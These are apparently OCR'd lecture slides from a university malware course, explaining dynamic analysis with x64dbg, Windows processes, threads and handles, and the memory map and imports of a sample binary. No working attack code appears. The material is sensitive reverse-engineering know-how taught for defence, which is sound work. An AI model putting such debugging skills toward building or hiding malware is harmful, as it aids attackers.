CS 501

Introduction to Malware, Threat Hunting
& Offensive Capabilities Development

Dynamic Analysis

Lecture 6: Dynamic Analysis

Dynamic Analysis: Executing (or emulating) code and observing its behavior.

Dynamic Analysis

Examples:

- Attaching a debugger to processes and stepping through execution
- Snapshotting an environment, running code, and noteing changes
- Running wireshark and observing network activity
- Running Procmon/Sysmon and observing code behavior

Recall: What are we usually interested in?

Most malware is on a mission: it has some sort of tactical objective.

We want to determine what this mission is!

Questions we usually want answered:


- Who is the malware targeting?
  - How do we detect/triage this malware*? Eg Banking malware targeting everyone vs the UAE targeting dissidents
- What am I looking at? Eg Trickbot vs IceID
  - What can the malware do? Eg file I/O, Network I/O
  - What are its quirks/ What makes it unique?
- Where else is this malware deployed?
  - Is this the only sample, or can we find more?
- Why was this malware written?
  - Why was it deployed? What is it’s objective?
- How does the malware complete its objective?
  - How does it communicate? What is its RPC? What channel does it use to facilitate this?
  - What method does it use to do X
- How do we differentiate this malware from others?
- How do we remediate incidents associated to this malware?

Debuggers

- Userland debuggers allows us to debug userland processes
- Kernel debuggers allow us to debug entire systems
- All of the malware in this class will be userland. As such we only need a userland debugger.
    - That said, if the malware you are looking at lives in kernel space, you will need a kernel debugger
- Debugging allows us to step through execution, examine memory, modify values, and determine application behavior

x64dbg

- While not required, the supported debugger for this class is x64dbg
  - Other options include GDB, Visual Studio Debugger (ew), Windbg, HyperDbg (in beta but is very, very cool)
- X64dbg runs the processes and attaches itself as a debugger


ClickMe.exe - PID: 12548 - Module: clickme.exe - Thread: Main Thread 9204 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Dec 28 2021 (TitanEngine)
Registers
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Hide FPU
RIP: current instruction
memory map of the processes
Symbols associated to PEs in this...
Running threads
Handles to objects in this process
Breakpoints set
You can watch certian regions of memory. Dump-X is just a bookmark at a fixed...
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused INT3 breakpoint "TLS Callback 1" at clickme.00007FF71ED317B0 (00007FF71ED317B0)!
Time Wasted Debugging: 0:00:00:56

There is a lot going on…

- Debuggers will show you a **lot** of information

To better understand what is happening, we need to understand some basic information about processes on Windows

Program vs Process

A program is a static collection of instructions.

A process is a container for a set of resources used when executing **an instance** of a program

Processes

- Basic container for threads.
- Nothing is executed outside of the context of a process.
- You don’t “run a processes”
- You run threads which are managed by a processes
- Processes are containers, and there is no such thing (to my knowledge) as userland code running outside of a process

What Makes a Process

- A **private** virtual address space
- A program *mapped* to the virtual address space
- A collection of open **handles to objects**
- A Process ID
- >=1 thread
- *Security/token information.

Process Creation

Complicated. We will simplify it for now

- Kernel opens the image (executable file) and verifies it is the correct format
- The kernel creates a new process kernel object and a thread kernel object
- The kernel maps the image to an address space, as well as ntdll.dll
  - Note this gets mapped to just about every type of process
- The creator process notifies Windows subsystem process (Csrss.exe) that a new process and thread have been created
- From the kernel’s perspective, the process is created at this point
- Some magic happens, imports are resolved and after all the required DLLs are loaded, we reach the entry point and the program starts

Kernel Objects

- Kernel object (KOs): a single run-time instance of a statically defined object type
- Object types are system-defined data types.
- Each object type has its own attributes and functions to interact with it
- For example, an object of type *process* is an instance of a process object.
- A *file* object is an instance of a file. Note, *file!= a thing on disk*

Objects and Handles

A handle is an abstract reference to an object. This could be an actual pointer to the object, or a reference to a GUID that references an object

This allows us to abstract away direct management of objects in memory, and instead work with with references. **This is a security control. If something goes wrong in kernel space, you get a BSOD.**

APIs are used to interact with system resources, share resources among processes, and protect resources from unauthorized access.

How to Create a Process

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Digging into CreateProcess' Arguments

```
BOOL CreateProcessW(
  LPCWSTR               lpApplicationName,
  LPWSTR                lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCWSTR               lpCurrentDirectory,
  LPSTARTUPINFOW        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw

Basic Information of a Process

- Name: Usually the executable name. This is NOT a unique identifier
- Process ID (PID): Unique ID of a process. PIDS are reused after a process terminates
- Status: Running, Suspended, Not Responding
- Username: the user who is running the process. It also includes the primary token that holds the security context for the user
- Session ID: Session number under which the process executes.
    - Session 0 is for system processes and services.
    - Session 1 and higher are used for interactive logins.

Demo: Creating a Process

Processes Vs Threads

- Processes are (usually) independent, and are containers for threads
  - Non Example: python multiprocessing, Chrome.exe + sandbox
- Threads in the same process share process state, memory and other resources
- Processes have separate address spaces, and threads in the same process share the same address space
- Processes can interact with each other via system-provided Inter Process Communication (IPC) mechanisms
  - Pipes, sockets, files, ...etc
- Threads have per-process shared storage (Thread Local storage: TLS)

Threads

Unit of execution contained within a process

- I.e., the actual entity that executes code

Threads

An entity within a process that that actually executes code

- Threads are scheduled
- Threads have access to the contents of multiple CPU registers
- Threads hace private memory for shared objects (Thread Local Storage)
- Threads can have a security context that is different from other threads within a process.
    - Security is weird with Windows. Like really weird.
- Users can schedule their own threads via Fibers/ User Mode scheduling
    - From the kernel's perspective, this is only 1 thread executing

If each process gets its Virtual Address space, how do we interact with shared objects?

Sharing Objects


We share objects by sharing *handles* to objects

In order to share a handle, we can either copy a reference to the same handle, or duplicate the handle (this creates a new GUID)

Totally lost? That is ok!

This is a lot of information to absorb. IMO, the best way to get more comfortable with it is via examples.

Let's go back to ClickMe.Exe!



Registers
memory map of the processes
Symbols associated to PEs in this...
Running threads
Handles to objects in this process
Breakpoints set
RIP: current instruction
You can watch certian regions of memory. Dump-X is just a bookmark at a fixed...

X64dbg Basics

Breakpoints: fixed region of executable memory that will pause execution.

Run (F9): Run the binary

Step Into (F7): Step 1 instruction. If the instruction is a call, step into the function

Step over (F8): Step 1 instruction. If the instruction is call, execute the function and continue

Execute Until Return (Ctrl-F9): run the binary until the next ret instruction

Execute Until User Code (alt-F9): Run until we are back in the memory mapped region of our binary (usually the .text secion)

X64dbg Basics: Symbols

Symbols can show us all of the loaded DLLs, in addition to where our current Executable is

Base: base addresses of our executable.

Recall that Virtual Memory is effectively a giant array, where the addresses is the offset in that giant array

The base addresses of our exe is the offset in that giant array

Base	Module	Party	Path	Status
00007FF71ED30000	clickme.exe	User	C:\dev\CS-501-malware-course\LectureCode\lecture_4\ClickMe.exe	Unloaded
00007FF94B230000	urlmon.dll	System	C:\Windows\System32\urlmon.dll	Unloaded
00007FF94BAF0000	wininet.dll	System	C:\Windows\System32\wininet.dll	Unloaded
00007FF94C850000	srvcli.dll	System	C:\Windows\System32\srvcli.dll	Unloaded
00007FF956250000	iertutil.dll	System	C:\Windows\System32\iertutil.dll	Unloaded
00007FF95E5E0000	netutils.dll	System	C:\Windows\System32\netutils.dll	Unloaded
00007FF95F0A0000	gdi32full.dll	System	C:\Windows\System32\gdi32full.dll	Unloaded
00007FF95F200000	msvcp_win.dll	System	C:\Windows\System32\msvcp_win.dll	Unloaded
00007FF95F2D0000	kernelbase.dll	System	C:\Windows\System32\KernelBase.dll	Unloaded
00007FF95F840000	ucrtbase.dll	System	C:\Windows\System32\ucrtbase.dll	Unloaded
00007FF95F940000	win32u.dll	System	C:\Windows\System32\win32u.dll	Unloaded
00007FF95FE60000	msvcrt.dll	System	C:\Windows\System32\msvcrt.dll	Unloaded
00007FF95FFE0000	imm32.dll	System	C:\Windows\System32\imm32.dll	Unloaded
00007FF9600C0000	rpcrt4.dll	System	C:\Windows\System32\rpcrt4.dll	Unloaded
00007FF960260000	sechost.dll	System	C:\Windows\System32\sechost.dll	Unloaded
00007FF960300000	kernel32.dll	System	C:\Windows\System32\kernel32.dll	Unloaded
00007FF9604B0000	shlwapi.dll	System	C:\Windows\System32\shlwapi.dll	Unloaded
00007FF9606C0000	combase.dll	System	C:\Windows\System32\combase.dll	Unloaded
00007FF960A20000	advapi32.dll	System	C:\Windows\System32\advapi32.dll	Unloaded
00007FF960C70000	shcore.dll	System	C:\Windows\System32\SHCore.dll	Unloaded
00007FF9615B0000	user32.dll	System	C:\Windows\System32\user32.dll	Unloaded
00007FF9617E0000	gdi32.dll	System	C:\Windows\System32\gdi32.dll	Unloaded
00007FF961990000	ntdll.dll	System	C:\Windows\System32\ntdll.dll	Unloaded

Memory Map


Either navigate to the memory map view, or right click the relevant PE and click “Follow in memory map”

CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbo

Address	Size	Info	Content	Type	Protection	Initial
000001C533F00000	0000000000004000			MAP	-R---	-R---
000001C533F04000	0000000000004000	Reserved (000001C533F00000)		MAP		-R---
000001C533F60000	000000000001D000			PRV	-RW--	-RW--
000001C533F7D000	00000000000E3000	Reserved (000001C533F60000)		PRV		-RW--
000001C5341C0000	0000000000005000			PRV	-RW--	-RW--
000001C5341C5000	000000000000B000	Reserved (000001C5341C0000)		PRV		-RW--
000001C5341D0000	000000000000F000			MAP	-R---	-R---
000001C5341DF000	00000000001F1000	Reserved (000001C5341D0000)		MAP		-R---
000001C5343D0000	0000000000181000			MAP	-R---	-R---
000001C534560000	0000000000087000			MAP	-R---	-R---
000001C5345E7000	000000000137A000	Reserved (000001C534560000)		MAP		-R---
00007FF4DEA80000	0000000000005000			MAP	-R---	-R---
00007FF4DEA85000	00000000000FB000	Reserved (00007FF4DEA80000)		MAP		-R---
00007FF4DEB80000	0000000100020000	Reserved		PRV		-RW--
00007FF5DEBA0000	0000000002000000	Reserved		PRV		-RW--
00007FF5E0BA0000	0000000000001000			PRV	-RW--	-RW--
00007FF5E0BB0000	0000000000001000			MAP	-R---	-R---
00007FF5E0BC0000	0000000000023000			MAP	-R---	-R---
00007FF71ED30000	0000000000001000	clickme.exe		IMG	-R---	ERWC-
00007FF71ED31000	0000000000002000	".text"	Executable code	IMG	ER---	ERWC-
00007FF71ED33000	0000000000001000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FF71ED34000	0000000000002000	".data"	Initialized data	IMG	-RW--	ERWC-
00007FF71ED36000	0000000000001000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FF71ED37000	0000000000001000	".tls"	Thread-local storage	IMG	-RWC-	ERWC-
00007FF71ED38000	0000000000002000	".rsrc"	Resources	IMG	-R---	ERWC-
00007FF71ED3A000	0000000000001000	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FF94B230000	0000000000001000	urlmon.dll		IMG	-R---	ERWC-


Memory Map

- Shows us everything that is memory mapped in our processes virtual address space
- We can see all loaded PEs and their sections
- We can also see their *memory protections*
    - Basics: Read, Write Executable
    - Full list: https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode
- We can follow in Dump to view the raw bytes




CPU/Disassembler

- The CPU tab shows disassembly instructions based on data stored at the addresses
- RIP is the instruction pointer
- Supports Line view/graph view
- To switch back and forth press “g” inside of the CPU window




CPU: Jump back to next instruction

- You can navigate to any addresses by using the hotkey “Ctrl-g”
  - Note Ctrl-g for jumping in any window: dump, memory map, CPU…etc
- Note this can be a memory addresses, values stored in a register, or a region for which there is a symbol defined!
- To jump to the current instruction, use RIP
- Note Jump-> `RIP + 1` is also valid!



Static Analysis to guide dynamic analysis

- We should always take a look at the malware statically before running it.
- Sometimes, it can give us hints about what it is doing
- Example, look for imports, strings...etc



Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports


Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	For
2408	urlmon.dll	1	FALSE	3698	0	0
241C	WININET.dll	1	FALSE	36A8	0	0
2430	SHLWAPI.dll	1	FALSE	36B8	0	0
2444	KERNEL32.dll	18	FALSE	36C8	0	0
2458	msvcrt.dll	25	FALSE	3760	0	0
246C	USER32.dll	1	FALSE	3830	0	0

urlmon.dll [1 entry]

Call via	Name	Ordinal	Original Thunk	Thunk
3840	URLDownloadToFileW	-	39E8	39E8

Debugging Workflow

- The common workflow is to load the PE into the debugger, and set some breakpoints.
- x64dbg automatically sets a breakpoint at the entrypoint, but as we have seen, this is NOT the same as the main()
- Step through the code and see what it does!
